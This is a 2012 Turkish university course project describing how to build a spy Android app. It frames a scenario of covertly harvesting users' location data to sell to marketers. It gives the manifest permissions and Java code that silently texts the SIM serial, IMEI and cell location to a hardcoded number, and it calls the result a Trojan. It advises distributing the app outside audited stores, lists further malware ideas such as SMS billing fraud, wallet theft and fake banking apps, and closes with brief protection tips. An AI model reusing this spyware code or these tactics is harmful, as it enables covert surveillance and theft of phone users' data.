Fırat Üniversitesi
Teknoloji Fakültesi
Yazılım Mühendisliği
Mustafa Tufan
10541511

Bilgi Sistemleri ve Güvenliği Dersi
Dönem Sonu Projesi
Casus Android Uygulaması

2012


Başlarken

IDC firmasının yaptığı araştırmaya göre 2015 yılında akıllı telefonlar ve tablet bilgisayarlardan olan internet kullanımı masaüstü ve dizüstü bilgisayarları geride bırakacak. Bu da basitçe demek oluyor ki mobil sistemlerin güvenliği daha önemli bir pazar haline gelecek. Hali hazırda son kullanıcılar için güvenlik çözümleri sunan anti-virüs yazılımları üreten şirketler bu platformlar için çoktan ürünler sunmuş durumda.

Hemen hemen Windows için geliştirilmiş başarılı birçok anti-virüs yazılımının Android uygulaması yayınlandı. Bu uygulamalara Google Play Store'dan uygulama marketlerinden ulaşılabilir.

Bu anti-virüs uygulamalarının var olmasının sebebi, elbette mobil sistemlerde cirit atan kötücül yazılımlar. Özellikle Android'in sicili bu konuda pek temiz değil. iOS geliştirici olmanın biraz zahmetli olması ve iOS cihazlara resmi olarak sadece App Store'dan uygulama yüklenebilmesi iOS cihazlarda virüs sorununu engelliyor. Ancak nasıl ki sırf virüs içermediği için Mac bilgisayarlar PC'den gelişmiş değilse, iOS da Android'den gelişmiş değil.

Android için Eset ve Kaspersky anti-virüs uygulamaları



Kişisel Bilgilerimizin Değeri

Kişisel bilgilerimizi, kim olduğumuzu oluşturan tüm bu bilgileri, vatandaşlık numaramız, telefon numaramız, adresimiz, nerede yaşadığımız, nelerden hoşlandığımız, ailemizin, eşimizin ve çocuklarımızın kim olduğu ve nelerden hoşlandığı bilgisini birilerine satmak istesek muhtemelen bize güleceklerdir. Çünkü bu bilgiler tek başlarına değil, kitleler meta haline geliyorlar. Okuduğum bir dergi köşesinde bir Alman'ın tüm bilgilerinin ortalama $50 olduğu belirtiliyordu. Bir Türk'ün ki ise eğitim durumuna göre $10 ile $2 arasında değişiyormuş. Bu da demek oluyor ki çok sayıda insanın bilgilerini ele geçirirsek, basitçe, zengin olabiliriz.

Bu konuyla ilgili bir video oyunu olan Watch Dogs'un fragmanı:
http://www.youtube.com/watch?v=GvzQ9_4qFxQ

Today, _EVERYTHING_CAN_BE_HACKED

Fragmanda da dediği gibi günümüzde her şey ele geçirilebilir. Çünkü her şey aynı iletişim ağının üzerinde. Her bilgimiz, hayatımızın her anı. Bunları bize karşı

kullanabilirler, bizi yönlendirmek için kullanabilirler, bizi yönetmek için kullanabilirler. Ve bu aşamada bizim yapabileceğimiz pek bir şey yok. İnternetteki bilgilerinizi silmek veya sosyal ağ hesaplarınızı kapatmak bir işe yaramayacaktır. Siz, kendinizle ilgili hiçbir bilgiyi sunmamış olsanız dahi, çevrenizdekilerin sunduğu bilgiler sınıflandırılıp ilişkilendirilince sizin de hayatınız olduğu gibi ortaya çıkıyor. Projem de bu bilgileri ele geçirmek üzerine olacak.

Proje Senaryosu

Dönem sonu projemin senaryosu kişisel bilgilerin nasıl ele geçirildiği ile ilgili küçük bir çalışma. Senaryo şöyle işleyecek; bir Android uygulaması geliştireceğiz, uygulamanın içine casus kod yerleştireceğiz ve insanlar kullandıkça bilgilerini ele geçirip, bu bilgileri pazarlama firmalarına satacağız.

Hayali firmamız bizden sürekli olarak insanların coğrafi koordinatlarını takip etmemizi istiyor. Takibe takılan insanlar hayali firmamızın şubelerinin yakınlarına gelince bir reklam SMS'i alacaklar ve hayali firmamızda harcama yapmak üzere


yönlendirilecekler. Bunlar doğrudan operatörler aracılığı ile de yapılıyor ancak bu, bizim hayali firmamız için çok pahalı bir çözüm.


Biz de hayali bir Android uygulama geliştirme firmasıyız, çeşitli Android uygulamalarımız var. Firmanın bu isteğinden sonra anlaşmamızı yapıp uygulamalarımıza casus kod yerleştireceğiz. Böylece firmanın bizden istediği verileri elde edebileceğiz. Üstelik bunu yaparken kullanıcıların internet bağlantısı bile olması gerekmeyecek. Coğrafi koordinatları ve diğer bazı bilgileri SMS ile alacağız. Kullanıcıdan uygulamayı her kullandığında bir SMS ücreti kesilecek ancak kullanıcının ruhu bile duymayacak.

Normal koşullarda böyle bir durumda, Google Play Store'daki bir uygulamayı güncelleştirebiliriz. Uygulamanın ne kadar kullanıcısı varsa bu güncelleme, tüm o kullanıcılara gidecektir. Genelde insanlar daha önce kullandıkları uygulamaları güncelleştirirken güvenlik izinlerini okumazlar, çünkü bir kez güvendiyseniz, artık sorgulama gereği duymazsınız. Aktif bir Android kullanıcısı olarak daha önce hiçbir uygulama güncellenirken uygulamaya ne gibi yeni yetkiler geldiğini okumadım. Yetkiden kasıt, o uygulamanın cihazınızda neler yapabileceğinin belirlenmesidir. Elbette şu anda bu üreteceğimiz kötücül yazılımı Google Play Store'da

yayınlamayacağız. Uygulamamızı, bu sunuyu indirdiğiniz sayfa benzeri bir yerde de yayınlayıp Android kullanıcılarına yayabilirsiniz, bu bir kötücül yazılım üreticisi için en risksiz ve sağlıklı yöntemdir. Çünkü Google Play Store ve diğer uygulama marketlerindeki uygulamalar belirli aralıklarla denetlenmektedir.

Aşağıda soldaki görselde uygulamamızın casus kod yerleştirilmeden önceki halinde yapabilecekleri yer alıyor. Soldaki görselde ise casus kod yerleştirildikten sonra neler yapabileceği.





Görüldüğü üzere casus kodlar olmadan uygulamamız telefon ve SMS servislerine erişemez iken casus kodlar yerleştirildikten sonra bunlara erişebilir hale geliyor.

Bu projenin amacı casus yazılım olduğu için Android uygulamasının nasıl geliştirildiğine değinmeyeceğim. Doğrudan kötücül kodlara geçelim. İlk olarak uygulamamızın AndroidManifest.xml dosyasına gerekli izinleri yazmamız gerekiyor. Böylece cihaza istediğimizi yaptırabileceğiz.

```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>

<uses-permission android:name="android.permission.SEND_SMS"/>

<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

Bu izinler sayesinde telefonun bilgilerine, SMS ve konum servislerine erişebileceğiz. Şimdi de kod bloğuna geçelim.

```
TelephonyManager tY = (TelephonyManager)
getApplicationContext().getSystemService(Context.TELEPHONY_SERVICE);

PendingIntent pi = PendingIntent.getActivity(this, 0, new Intent(this,
BirSifirActivity.class), 0);

SmsManager sms = SmsManager.getDefault();
```

```
sms.sendTextMessage("+905380189516", null, tY.getSimSerialNumber() + " " +
tY.getDeviceId() + " " + tY.getCellLocation(), pi, null);
```

İlk önce telefon ile ilgili verileri elde etmek için telefon yöneticisini tanımlıyoruz. Ardından bunu SMS ile göndermek için görev şablonunu tanımlıyoruz. SMS yöneticisini de tanımladıktan sonra metin mesajı gönder fonksiyonu ile belirlediğimiz bir numaraya kurban kişinin haberi olmadan SMS ile SIM kart seri numarasını, IMEI numarasını ve hücresel ağdaki konum verisini gönderiyoruz. Kurbanın numarasını da mesaj gönderdiğimiz cihazdan elde edebiliriz. İşte bu kadar, bu kodları herhangi bir Android uygulamasının içinde kullanırsak bir Truva atı elde etmiş oluruz.

Android Sistemler İçin Yapılabilecek Kötücül Yazılım Örnekleri

- Kişiye sürekli SMS göndertip telefon faturasını kabartabiliriz.
- Google Cüzdan, Paypal gibi uygulamaların verilerine belirli izinlerle ulaşarak kişinin finansal verilerine ulaşabilir, parasını kendi hesaplarımıza aktarabilir veya sürekli haberi olmadan bu hesaplarla alışveriş yapılmasını sağlayabiliriz.
- Sahte bankacılık uygulamasıyla Android kullanıcılarını yemleyebilir, yemi yutanların banka hesaplarına erişebiliriz.
- Kurbanın cihazını kullanılmaz hale getirebiliriz.

Android Sistemlerde Kötücül Yazılımlardan Korunma Yolları

- Sadece Google Play Store, Amazon Apps, İndiroid gibi güvenilir kaynaklardan uygulama edinmek.
- Uygulama yüklerken mutlaka uygulamaya verilen yetkilendirmeleri incelemek. Şüpheli durumlarda yüklemeyi iptal etmek. Örnek olarak bir oyunun SMS gönderme iznine ihtiyacı olmamalı.
- Telefonun mesaj ayarlarından SMS ve MMS'lerin ulaştığına veya okunduğuna dair servisleri aktif etmek. Böylece bir uygulama habersiz SMS veya MMS gönderse dahi gelecek servis mesajlarından bu durum fark edilebilir.

Mustafa Tufan
10541511